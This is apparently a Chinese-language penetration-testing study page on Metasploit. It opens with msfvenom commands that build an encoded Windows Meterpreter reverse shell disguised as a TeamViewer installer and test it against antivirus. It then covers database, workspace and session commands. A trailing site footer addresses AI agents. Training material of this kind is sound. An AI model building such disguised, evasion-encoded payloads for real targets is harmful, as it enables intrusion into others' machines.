```bash
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "/x00" -f perl -e x86/shikata_ga_nai
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a8f80ba699d93e31e9a027fa806255f4cff67174%2F%7B6963439A-3BE4-4CA9-AFBF-9F1D68EF5AE4%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### **Shikata Ga Nai 编码：**

> 我们先按原样使用上面的示例，作为一个假设性例子。如果我们只用 SGN 对可执行负载编码一次，它很可能会被大多数当前杀毒软件检测出来。让我们稍微看一下这个情况。考虑到 `msfvenom`，也就是负责负载生成和编码方案的框架索引，我们有以下条目：

{% code overflow="wrap" %}

```bash

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exe
```

{% endcode %}

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e7987bb912d2c28575c83fe8658fe350860d054e%2F%7B9D2F800E-06E5-46F0-B550-1CAB0EE070BB%7D.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

这将生成一个 `exe`格式的 TeamViewerInstall.exe 负载，假定它运行在 Windows 平台的 x86 架构处理器上，带有隐藏的 reverse/\_tcp Meterpreter shell 负载，并使用 Shikata Ga Nai 方案编码一次。让我们把结果上传到 VirusTotal。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f67ce1978e736431065d695d90d5376c039d81ef%2Fimage%20(1075).png?alt=media" alt=""><figcaption></figcaption></figure>

更好的做法是尝试用同一种编码方案进行多次迭代：

{% code overflow="wrap" %}

```bash
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe
```

{% endcode %}

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-672816123d8b92b1f5adb9d7bdca4b45e550130d%2Fimage%20(1076).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

如我们所见，这仍然不足以绕过杀毒软件。仍有大量产品可以检测到该负载。或者，Metasploit 还提供了一个名为 `msf-virustotal`的工具，我们可以配合 API 密钥来分析我们的负载。不过，这需要在 VirusTotal 上免费注册。

### **VirusTotal：**

```shell-session
jord4n@htb[/htb]$ msf-virustotal -k <API key> -f TeamViewerInstall.exe

[*] 正在使用 API 密钥：<API key>
[*] 请稍候，我正在上传 TeamViewerInstall.exe...
[*] VirusTotal：扫描请求已成功排队，请稍后再查看报告
[*] 样本 MD5 哈希    : 4f54cc46e2f55be168cc6114b74a3130
[*] 样本 SHA1 哈希   : 53fcb4ed92cf40247782de41877b178ef2a9c5a9
[*] 样本 SHA256 哈希 : 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
[*] 分析链接：https://www.virustotal.com/gui/file/<SNIP>/detection/f-<SNIP>-1651750343
[*] 正在请求报告...
[*] 收到代码 -2。再等待 60 秒...
[*] 收到代码 -2。再等待 60 秒...
[*] 收到代码 -2。再等待 60 秒...
[*] 收到代码 -2。再等待 60 秒...
[*] 收到代码 -2。再等待 60 秒...
[*] 收到代码 -2。再等待 60 秒...
[*] 分析报告：TeamViewerInstall.exe (51 / 68): 66894cbecf2d9a31220ef811a2ba65c06fdfecddbc729d006fdab10e43368da8
==================================================================================================================

 杀毒软件             检测结果  版本                                                         结果                                                     更新
 ---------             --------  -------                                                         ------                                                     ------
 ALYac                 true      1.1.3.1                                                         Trojan.CryptZ.Gen                                          20220505
 APEX                  true      6.288                                                           Malicious                                                  20220504
 AVG                   true      21.1.5827.0                                                     Win32:SwPatch [Wrm]                                        20220505
 Acronis               true      1.2.0.108                                                       suspicious                                                 20220426
 Ad-Aware              true      3.0.21.193                                                      Trojan.CryptZ.Gen                                          20220505
 AhnLab-V3             true      3.21.3.10230                                                    Trojan/Win32.Shell.R1283                                   20220505
 Alibaba               false     0.3.0.5                                                                                                                    20190527
 Antiy-AVL             false     3.0                                                                                                                        20220505
 Arcabit               true      1.0.0.889                                                       Trojan.CryptZ.Gen                                          20220505
 Avast                 true      21.1.5827.0                                                     Win32:SwPatch [Wrm]                                        20220505
 Avira                 true      8.3.3.14                                                        TR/Patched.Gen2                                            20220505
 Baidu                 false     1.0.0.2                                                                                                                    20190318
 BitDefender           true      7.2                                                             Trojan.CryptZ.Gen                                          20220505
 BitDefenderTheta      true      7.2.37796.0                                                     Gen:NN.ZexaF.34638.eq1@aC@Q!ici                            20220428
 Bkav                  true      1.3.0.9899                                                      W32.FamVT.RorenNHc.Trojan                                  20220505
 CAT-QuickHeal         true      14.00                                                           Trojan.Swrort.A                                            20220505
 CMC                   false     2.10.2019.1                                                                                                                20211026
 ClamAV                true      0.105.0.0                                                       Win.Trojan.MSShellcode-6360728-0                           20220505
 Comodo                true      34592                                                           TrojWare.Win32.Rozena.A@4jwdqr                             20220505
 CrowdStrike           true      1.0                                                             win/malicious_confidence_100% (D)                          20220418
 Cylance               true      2.3.1.101                                                       Unsafe                                                     20220505
 Cynet                 true      4.0.0.27                                                        Malicious (score: 100)                                     20220505
 Cyren                 true      6.5.1.2                                                         W32/Swrort.A.gen!Eldorado                                  20220505
 DrWeb                 true      7.0.56.4040                                                     Trojan.Swrort.1                                            20220505
 ESET-NOD32            true      25218                                                           Win32/Rozena.AA 的一种变体                               20220505
 Elastic               true      4.0.36                                                          恶意（高置信度）                                20220503
 Emsisoft              true      2021.5.0.7597                                                   Trojan.CryptZ.Gen (B)                                      20220505
 F-Secure              false     18.10.978-beta,1651672875v,1651675347h,1651717942c,1650632236t                                                             20220505
 FireEye               true      35.24.1.0                                                       Generic.mg.4f54cc46e2f55be1                                20220505
 Fortinet              true      6.2.142.0                                                       MalwThreat!0971IV                                          20220505
 GData                 true      A:25.32960B:27.27244                                            Trojan.CryptZ.Gen                                          20220505
 Gridinsoft            true      1.0.77.174                                                      Trojan.Win32.Swrort.zv!s2                                  20220505
 Ikarus                true      6.0.24.0                                                        Trojan.Win32.Swrort                                        20220505
 Jiangmin              false     16.0.100                                                                                                                   20220504
 K7AntiVirus           true      12.10.42191                                                     Trojan ( 001172b51 )                                       20220505
 K7GW                  true      12.10.42191                                                     Trojan ( 001172b51 )                                       20220505
 Kaspersky             true      21.0.1.45                                                       HEUR:Trojan.Win32.Generic                                  20220505
 Kingsoft              false     2017.9.26.565                                                                                                              20220505
 Lionic                false     7.5                                                                                                                        20220505
 MAX                   true      2019.9.16.1                                                     恶意软件（AI 评分=89）                                      20220505
 Malwarebytes          true      4.2.2.27                                                        Trojan.Rozena                                              20220505
 MaxSecure             true      1.0.0.1                                                         Trojan.Malware.300983.susgen                               20220505
 McAfee                true      6.0.6.653                                                       Swrort.i                                                   20220505
 McAfee-GW-Edition     true      v2019.1.2+3728                                                  BehavesLike.Win32.Swrort.lh                                20220505
 MicroWorld-eScan      true      14.0.409.0                                                      Trojan.CryptZ.Gen                                          20220505
 Microsoft             true      1.1.19200.5                                                     Trojan:Win32/Meterpreter.A                                 20220505
 NANO-Antivirus        true      1.0.146.25588                                                   Virus.Win32.Gen-Crypt.ccnc                                 20220505
 Paloalto              false     0.9.0.1003                                                                                                                 20220505
 Panda                 false     4.6.4.2                                                                                                                    20220504
 Rising                true      25.0.0.27                                                       Trojan.Generic@AI.100 (RDMK:cmRtazqDtX58xtB5RYP2bMLR5Bv1)  20220505
 SUPERAntiSpyware      true      5.6.0.1032                                                      Trojan.Backdoor-Shell                                      20220430
 Sangfor               true      2.14.0.0                                                        Trojan.Win32.Save.a                                        20220415
 SentinelOne           true      22.2.1.2                                                        Static AI - Malicious PE                                   20220330
 Sophos                true      1.4.1.0                                                         ML/PE-A + Mal/EncPk-ACE                                    20220505
 Symantec              true      1.17.0.0                                                        Packed.Generic.347                                         20220505
 TACHYON               false     2022-05-05.02                                                                                                              20220505
 Tencent               true      1.0.0.1                                                         Trojan.Win32.Cryptz.za                                     20220505
 TrendMicro            true      11.0.0.1006                                                     BKDR_SWRORT.SM                                             20220505
 TrendMicro-HouseCall  true      10.0.0.1040                                                     BKDR_SWRORT.SM                                             20220505
 VBA32                 false     5.0.0                                                                                                                      20220505
 ViRobot               true      2014.3.20.0                                                     Trojan.Win32.Elzob.Gen                                     20220504
 VirIT                 false     9.5.188                                                                                                                    20220504
 Webroot               false     1.0.0.403                                                                                                                  20220505
 Yandex                true      5.5.2.24                                                        Trojan.Rosena.Gen.1                                        20220428
 Zillya                false     2.0.0.4625                                                                                                                 20220505
 ZoneAlarm             true      1.0                                                             HEUR:Trojan.Win32.Generic                                  20220505
 Zoner                 false     2.2.2.0                                                                                                                    20220504
 tehtris               false     v0.1.2                                                                                                                     20220505
```

## 数据库：

{% hint style="info" %}
`数据库`用于 `msfconsole`跟踪你的结果。当评估更复杂的机器，甚至整个网络时，由于搜索结果、入口点、发现的问题、凭据等数量庞大，事情变得有些模糊和复杂也就不足为奇了。数据库就在这里发挥作用。 `msfconsole` 内置支持 PostgreSQL 数据库系统。借助它，我们可以直接、快速、轻松地访问分析结果，并且还能结合第三方工具导入和导出结果。数据库条目还可以用已有结果直接配置 Exploit 模块的设置。
{% endhint %}

### 设置数据库

首先，我们需要确保主机上的 PostgreSQL 服务器正在运行。为此，请输入以下命令：

**PostgreSQL 状态**

```bash
sudo service postgresql status
```

**启动 PostgreSQL**

```bash
sudo systemctl start postgresql
```

**启动数据库**

```bash
sudo msfdb init
```

**数据库连接已启动**

```bash
sudo msfdb run
```

{% hint style="warning" %}
不过，如果我们已经配置好了数据库，并且无法更改 MSF 用户名的密码，请执行以下命令：
{% endhint %}

**重置数据库**

```bash
msfdb reinit
cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
sudo service postgresql restart
msfconsole -q
```

### 使用数据库

```bash
help database

数据库后端命令
=========================

    命令           描述
    -------           -----------
    db_connect        连接到现有数据库
    db_disconnect     断开当前数据库实例的连接
    db_export         导出包含数据库内容的文件
    db_import         导入扫描结果文件（会自动检测文件类型）
    db_nmap           执行 nmap 并自动记录输出
    db_rebuild_cache  重建存储在数据库中的模块缓存
    db_status         显示当前数据库状态
    hosts             列出数据库中的所有主机
    loot              列出数据库中的所有收集物
    notes             列出数据库中的所有备注
    services          列出数据库中的所有服务
    vulns             列出数据库中的所有漏洞
    workspace         在数据库工作区之间切换
```

在确认数据库已正确连接后，我们可以整理我们的 `工作区`

#### 工作区：

我们可以把 `工作区`它想成项目文件。我们可以按 IP、子网、网络或域名来分离不同的扫描结果、主机和提取的信息。

```bash
workspace -a Target_1

[*] 已添加工作区：Target_1
[*] 工作区：Target_1

msf6 > workspace Target_1

[*] 工作区：Target_1

msf6 > workspace

  default
* Target_1
```

### 导入扫描结果

接下来，假设我们想导入一个 `Nmap 扫描`文件，从主机导入到我们的数据库工作区，以便更好地了解目标

```bash
msf6 > db_import Target.xml

[*] 正在导入 'Nmap XML' 数据
[*] 导入：使用 'Nokogiri v1.10.9' 解析
[*] 正在导入主机 10.10.10.40
[*] 已成功导入 ~/Target.xml

msf6 > hosts

主机
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.40             Unknown                    device

msf6 > services

服务
========

host         port   proto  name          state  info
----         ----   -----  ----          -----  ----
10.10.10.40  135    tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  139    tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.10.10.40  445    tcp    microsoft-ds  open   Microsoft Windows 7 - 10 microsoft-ds workgroup: WORKGROUP
10.10.10.40  49152  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49153  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49154  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49155  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49156  tcp    msrpc         open   Microsoft Windows RPC
10.10.10.40  49157  tcp    msrpc         open   Microsoft Windows RPC
```

### 在 MSFconsole 中使用 Nmap

或者，我们也可以直接在 msfconsole 中使用 Nmap！要直接从控制台扫描，而无需将其放到后台或退出进程，请使用 `db_nmap`命令。

```bash
db_nmap -sV -sS 10.10.10.8

[*] Nmap: 于 2020-08-17 21:04 UTC 启动 Nmap 7.80 ( https://nmap.org )
[*] Nmap: 10.10.10.8 的扫描报告
[*] Nmap: 主机已在线（延迟 0.016s）。
[*] Nmap: 未显示：999 个被过滤的端口
[*] Nmap: 端口   状态 服务 版本
[*] Nmap: 80/TCP open  http    HttpFileServer httpd 2.3
[*] Nmap: 服务信息：操作系统：Windows；CPE: cpe:/o:microsoft:windows
```

### 数据备份

会话结束后，如果 PostgreSQL 服务发生任何问题，请务必备份你的数据。为此，请使用 `db_export`命令。

```bash
db_export -h

用法：
    db_export -f <format> [filename]
    格式可以是以下之一：xml、pwdump
```

#### 主机：

主机也可以手动作为单独条目添加到此表中。在添加自定义主机后，我们还可以整理表格的格式和结构、添加注释、编辑现有信息等。

```bash
hosts -h

用法：hosts [ options ] [addr1 addr2 ...]

选项：
  -a,--add          添加主机而不是搜索
  -d,--delete       删除主机而不是搜索
  -c <col1,col2>    仅显示给定列（见下方列表）
  -C <col1,col2>    仅在下次重启前显示给定列（见下方列表）
  -h,--help         显示此帮助信息
  -u,--up           仅显示在线主机
  -o <file>         将输出以 CSV 格式发送到文件
  -O <column>       按指定列号对行排序
  -R,--rhosts       根据搜索结果设置 RHOSTS
  -S,--search       用于筛选的搜索字符串
  -i,--info         更改主机信息
  -n,--name         更改主机名称
  -m,--comment      更改主机注释
  -t,--tag          为一组主机添加或指定标签
```

#### 服务 该 `services`命令的工作方式与前一个相同。它包含一个表格，列出扫描或交互过程中发现的服务及其描述和信息。与上面的命令类似，这里的条目也高度可定制。

```bash
services -h

用法：services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o <filename>] [addr1 addr2 ...]

  -a,--add          添加服务而不是搜索
  -d,--delete       删除服务而不是搜索
  -c <col1,col2>    仅显示给定列
  -h,--help         显示此帮助信息
  -s <name>         要添加的服务名称
  -p <port>         搜索端口列表
  -r <protocol>     正在添加的服务的协议类型 [tcp|udp]
  -u,--up           仅显示在线服务
  -o <file>         将输出以 csv 格式发送到文件
  -O <column>       按指定列号对行排序
  -R,--rhosts       根据搜索结果设置 RHOSTS
  -S,--search       用于筛选的搜索字符串
  -U,--update       更新现有服务的数据
```

#### 凭据

该 `creds`命令允许你查看在与目标主机交互期间收集到的凭据。我们还可以手动添加凭据，将现有凭据与端口规格匹配，添加描述等。

## 会话：

### 会话

> MSFconsole 可以同时管理多个模块。这也是它为用户提供如此灵活性的众多原因之一。这是通过使用 `会话`来实现的，它为你部署的所有模块创建专用控制接口。
>
> 一旦创建了多个会话，我们就可以在它们之间切换，并将不同的模块链接到某个后台会话上运行，或者把它们变成任务。请注意，一旦会话被放到后台，它将继续运行，并且我们与目标主机的连接会持续存在。不过，如果负载在执行过程中出现问题，会话也可能失效，从而导致通信通道中断。

**列出活动会话**

我们可以使用 `sessions`命令以查看我们当前的活动会话。

```bash
msf6 exploit(windows/smb/psexec_psh) > sessions

活动会话
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x86/windows  NT AUTHORITY/SYSTEM @ MS01  10.10.10.129:443 -> 10.10.10.205:50501 (10.10.10.205)
```

**与会话交互**

你可以使用 `sessions -i [no.]`命令以打开特定会话。

```shell-session
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
[*] 正在开始与 1 交互...

meterpreter >
```

### 所有备注

<table><thead><tr><th data-type="content-ref"></th></tr></thead><tbody><tr><td><a href="/zh/hacking-tools/exploitation/metasploit/metasploit-enumeration-services.md">使用 Metasploit 进行服务枚举</a></td></tr></tbody></table>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/zh/hacking-tools/exploitation/metasploit.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.